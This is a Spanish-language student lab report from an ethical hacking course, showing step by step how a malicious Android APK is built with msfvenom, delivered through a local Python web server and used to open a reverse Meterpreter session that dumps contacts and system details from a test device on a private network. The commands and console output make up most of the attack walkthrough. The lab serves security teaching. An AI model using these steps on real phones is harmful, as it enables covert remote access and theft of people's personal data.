



Curso de Hacking Ético Escuela de Videojuegos MasterD

Ejercicio 21

Telefonía Móvil

Creación de APK Maliciosa

Alumno: Julián Gordon

Índice

| | |
|--|----|
| Introducción | 3 |
| Creación de APK maliciosa con MSFVenom | 4 |
| Configuración del Exploit | 7 |
| Enviar el fichero malicioso al dispositivo Android | 9 |
| Descargamos el fichero malicioso en Android | 10 |
| Creamos una sesión de Meterpreter en Kali Linux | 16 |
| Obtener información del dispositivo Android | 17 |
| Conclusiones | 20 |

Introducción

En este trabajo práctico explicaremos el proceso de creación y ejecución de una APK maliciosa utilizando Metasploit Framework. Este ejercicio se enfoca en comprender el proceso de generación de payloads para dispositivos Android, así como la configuración de un exploit, para establecer una conexión Meterpreter a través de una conexión TCP inversa. Utilizaremos herramientas como msfvenom para generar el payload y estableceremos un servidor HTTP local para la descarga del archivo APK en el dispositivo Android.

Creación de APK maliciosa con MSFvenom

Para la realización de este ejercicio, utilizamos Metasploit Framework. Como lo hemos visto en ejercicios anteriores, no explicaremos la instalación y el uso de metasploit ya que lo hemos usado en varias ocasiones. Abrimos la consola de metasploit con el comando: 'msfconsole'

```
(root@kali)-[/home/kali]
# msfconsole
Metasploit tip: When in a module, use back to go back to the top level prompt
```

El siguiente comando que vamos a ejecutar será:
'msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.16 LPORT=44044
-o payload.android.apk'

```
metasploit - Documentation: https://docs.metasploit.com/  
[*] Starting persistent handler(s) ...  
msf6 > msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.16 LPORT=44044 -o payload.android.apk
```

Ahora explicaremos detalladamente que hace este comando.

Msfvenom: Es la herramienta de Metasploit que se utiliza para generar payloads.

-p android/meterpreter/reverse_tcp : Este argumento especifica el tipo de payload que se generará. En este caso, estamos especificando que queremos generar un payload para Android que se conectará a un handler Meterpreter utilizando una conexión TCP inversa (reverse_tcp). Meterpreter es un payload de Metasploit que proporciona una amplia gama de funcionalidades para interactuar con el sistema objetivo una vez que se establece la conexión.

LHOST=10.0.2.16: Este parámetro especifica la dirección IP del host (Kali Linux) al que el payload enviará la conexión de vuelta.

LPORT=44044: Este parámetro especifica el puerto en el que escuchará el handler Meterpreter para la conexión entrante

-o payload.android.apk: Este parámetro indica el nombre del archivo de salida para el payload generado. El archivo será un archivo APK para dispositivos Android y se llamará payload.android.apk. La extensión .apk es típicamente usada para los archivos de aplicaciones de Android.

Podemos observar en la siguiente imagen el fichero creado exitosamente.

```
msf6 > msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.16 LPORT=44044 -o payload.android.apk
[*] exec: msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.16 LPORT=44044 -o payload.android.apk
```

```
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10236 bytes
Saved as: payload.android.apk
```

Configuración del exploit

Después de generar el payload, necesitamos configurar un exploit en Metasploit para que escuche la conexión entrante del payload. Utilizamos los siguientes comandos en la consola de Metasploit:

`use exploit/multi/handler` (para seleccionar este módulo de Metasploit)

`set PAYLOAD android/meterpreter/reverse_tcp` (indicamos el payload)

`set LHOST 10.0.2.16` (indicamos nuestra dirección IP, la cual se conectará)

`set LPORT 44044` (indicamos el puerto al cual se conectará)

`Exploit` (ejecutamos el exploit)

En la siguiente imagen, podemos observar este proceso y como se queda a la escucha, esperando que el dispositivo Android se conecte a nuestra máquina, a través de una conexión TCP reversa.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.16
lhost => 10.0.2.16
msf6 exploit(multi/handler) > set lport 44044
lport => 44044
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.16:44044
```


Enviar el fichero malicioso al dispositivo Android

El siguiente paso, una vez tenemos creado nuestro fichero apk malicioso y ya estamos con el exploit ejecutándose y a la escucha, es enviarlo al dispositivo Android, para que pueda instalarlo y ejecutarlo. Para realizar el envío lo haremos de una manera sencilla, creando un servidor http con python en nuestra máquina Kali Linux, y accediendo a él desde el dispositivo Android. Para ello, usamos el comando:

`'python3 -m http.server'`

```
(root@kali)-[/home/kali]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Descargamos el fichero malicioso en Android

Ahora desde nuestro dispositivo Android, abriremos un navegador y accedemos a la IP 10.0.2.16:8000 , que es donde tenemos creado nuestro servidor en Kali Linux y desde donde vamos a descargar el fichero APK malicioso. En las siguiente imágenes veremos como nos descargamos el APK malicioso y como lo instalamos.


8:10

Directory listing for /

10.0.2.16:8000

- [eviltrust/](#)
- [EvilURL/](#)
- [fatrat.bat](#)
- [fluxion/](#)
- [graciosillo.png](#)
- [hosts custom](#)
- [id rsa](#)
- [id rsa.pub](#)
- [linux flags/](#)
- [maligno.ps1](#)
- [Music/](#)
- [noip-duc 3.0.0/](#)
- [noip-duc 3.0.0.tar.gz](#)
- [payload.android.apk](#)
- [payload.apk](#)
- [payload.windows.exe.exe](#)
- [payload fatrat.bat](#)
- [payload msfvenom exe](#)
- [payload msfvenom ps](#)
- [Pictures/](#)
- [Public/](#)
- [reverse shell.php](#)
- [rogue-jndi/](#)
- [rompeme](#)
- [rompeme.txt](#)

Nuestro Fichero Malicioso



Directory listing for /


10.0.2.16:8000


- [eviltrust/](#)
- [EvilURL/](#)
- [fatrat.bat](#)
- [fluxion/](#)
- [graciosillo.png](#)
- [hosts_custom](#)
- [id_rsa](#)
- [id_rsa.pub](#)
- [linux_flags/](#)
- [maligno.ps1](#)
- [Music/](#)
- [noip-duc 3.0.0/](#)
- [noip-duc 3.0.0.tar.gz](#)
- [payload.android.apk](#)
- [payload.apk](#)
- [payload.windows.exe.exe](#)
- [payload_fatrat.bat](#)
- [payload_msfvenom_exe](#)
- [payload_msfvenom_ps](#)
- [Pictures/](#)
- [Public/](#)
- [reverse_shell.php](#)
- [rogue-jndi/](#)
- [rompeme](#)
- [rompeme.txt](#)


File might be harmful

Do you want to download payload.android.apk anyway?

[Cancel](#) [Download anyway](#)







Creamos una sesión de Meterpreter en Kali Linux

Una vez que desde el dispositivo de Android, nos descargamos e instalamos la APK maliciosa, automáticamente se nos creará una sesión de meterpreter en nuestro Kali Linux, donde estábamos a la escucha.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.16
lhost => 10.0.2.16
msf6 exploit(multi/handler) > set lport 44044
lport => 44044
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.16:44044
[*] Sending stage (71399 bytes) to 10.0.2.20
[*] Meterpreter session 1 opened (10.0.2.16:44044 -> 10.0.2.20:44702) at 2024-04-22 02:08:34 +0200
```


Obtener información del dispositivo Android

Una vez ya tenemos la sesión abierta, podemos ejecutar distintos comandos para obtener información sensible del dispositivo.

El comando 'dump_contacts' por ejemplo, nos descargara toda la lista de contactos que esté almacenada en el dispositivo.

```
meterpreter > dump_contacts  
[*] Fetching 1 contact into list  
[*] Contacts list saved to: contacts_dump_20240422022658.txt
```

```
(root@kali)-[/home/kali]  
# cat contacts_dump_20240422022658.txt
```

```
=====  
[+] Contacts list dump  
=====
```

```
Date: 2024-04-22 02:26:58.273613385 +0200
```

```
OS: Android 6.0.1 - Linux 4.4.62-android-x86_64 (x86_64)
```

```
Remote IP: 10.0.2.20
```

```
Remote Port: 42904
```

```
#1
```

```
Name      : Pepe
```

```
Number    : 1 234-567-8
```

```
Email     : pepemuleiro@gmail.com
```

Podemos observar el contacto que hemos creado dentro del dispositivo Android como prueba.

Otros comandos que podemos ejecutar son por ejemplo 'sysinfo' que nos dá información sobre el sistema, ó 'getuid' que nos dice el ID del usuario ó 'ps' para listar los procesos en ejecución.

```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 6.0.1 - Linux 4.4.62-android-x86_64 (x86_64)
Architecture : x64
System Language : en_US
Meterpreter   : dalvik/android

meterpreter > getuid
Server username: u0_a69

meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded (run: `load priv`)

meterpreter > load priv
Loading extension priv ...
[-] Failed to load extension: The "priv" extension is not supported by this Meterpreter type (dalvik/android)
[-] The "priv" extension is supported by the following Meterpreter payloads:
[-] win- windows/x64/meterpreter*
[-] win- windows/meterpreter*

meterpreter > ps
Process List
=====
```

| PID | Name | User |
|-----|--------------|------|
| 1 | /init | root |
| 2 | kthreadd | root |
| 3 | ksoftirqd/0 | root |
| 5 | kworker/0:0H | root |
| 7 | rcu_preempt | root |
| 8 | rcu_sched | root |
| 9 | rcu_bh | root |
| 10 | migration/0 | root |

Conclusiones

Durante el desarrollo de este ejercicio, hemos explorado el proceso de creación y ejecución de una APK maliciosa con Metasploit Framework. A través de los comandos `msfvenom` y el uso de exploits en Metasploit, generamos un payload para establecer una conexión Meterpreter con un dispositivo Android objetivo. Además, configuramos un servidor HTTP local en Kali Linux para la descarga del archivo APK en el dispositivo objetivo.

Una vez que el payload fue ejecutado en el dispositivo Android y se estableció la conexión Meterpreter, pudimos obtener acceso al sistema objetivo y realizar diversas acciones, como la recopilación de contactos y la obtención de información del dispositivo.

Este ejercicio resalta la importancia de comprender los procesos de generación de payloads y la configuración de exploits, así como las implicaciones de seguridad relacionadas con la instalación de aplicaciones desde fuentes no confiables en dispositivos Android.

La exploración de estos conceptos proporciona una comprensión más profunda de las posibles vulnerabilidades en sistemas móviles y la importancia de las buenas prácticas de seguridad.